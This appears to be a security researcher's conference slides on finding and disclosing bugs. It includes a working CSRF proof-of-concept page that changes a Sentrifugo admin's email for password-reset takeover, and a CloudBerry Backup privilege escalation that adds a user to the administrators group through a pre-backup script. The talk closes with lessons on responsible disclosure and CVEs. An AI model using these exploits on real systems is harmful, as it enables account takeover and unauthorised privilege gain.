
Parent Signature MOMMY

Any questions or comments:

CSRF

An attack that forces an end user to perform an unwanted action on a web application in which they are currently authenticated.

SENTRIFUGO 3.2 CSRF




First Name * Super

Last Name * Admin

Email * admin@example.com


id = 1
firstname = Super
lastname = Admin
email = admin@example.com

MALICIOUS PAGE



```
<html>
<head>
<title>Modify Email</title>
</head>

<form action="http://192.168.86.24/index.php/dashboard/viewprofile" method="post" id="form">

<input type="text" name="id" value="1" />
<input type="text" name="firstname" value="Super" />
<input type="text" name="lastname" value="Admin" />
<input type="text" name="emailaddress" value="BadActor@example.com" />

<script type="text/javascript">
document.getElementsByTagName('form')[0].submit();
window.onload = function() {
function submitform() {
{
alert('Submitting....');
document.getElementById("form").submit();
}
}
};

</script>

</form>
</body>
</html>
```

PASSWORD RESET ANYONE?




You have not configured your shortcut icons. Click here to configure


First Name * Super

Last Name * Admin

Email * BadActor@example.com


PRIVILEGE ESCALATION
SUPER ADMIN
USER

CLOUDBERRY BACKUP PRIV ESC



Pre / Post Actions

Specify commands you want to be executed before and/or after the backup completes

□ **Pre-backup action**

● Exit backup plan if pre-backup action failed

○ Continue backup plan if pre-backup action failed

□ **Post-backup action**

● Execute post-backup action only if backup has been successfully


○ Execute post-backup action regardless of the backup result

□ **Backup chain**

○ Execute the specified plan only if backup has been successfully completed


● Execute the specified plan regardless of the backup result

PRE-BACKUP SCRIPT



```
net localgroup administrators user /add
```

GAME OVER



Pre / Post Actions

Specify commands you want to be executed before and/or after the backup completes

☑ **Pre-backup action**

C:\Users\User\Desktop\upgrade.bat

● Exit backup plan if pre-backup action failed

○ Continue backup plan if pre-backup action failed

□ **Post-backup action**

● Execute post-backup action only if backup has been successfully


○ Execute post-backup action regardless of the backup result

□ **Backup chain**

○ Execute the specified plan only if backup has been successfully completed


● Execute the specified plan regardless of the backup result

SHUT YOUR HOLE, SCRIPT KIDDIE!



LESSONS / ROI

- Not all recipients are a-holes
- Better understanding of responsible disclosure
- Mitre process / advanced registration
- 15 CVE’s / High volume of web traffic
- Pluses and minuses of Bug Crowd (and HackerOne)
- Objectives (Make money? Street cred?) ?



TLP RED!

THANK YOU

iamv1nc3nt@protonmail.com

@iamv1nc3nt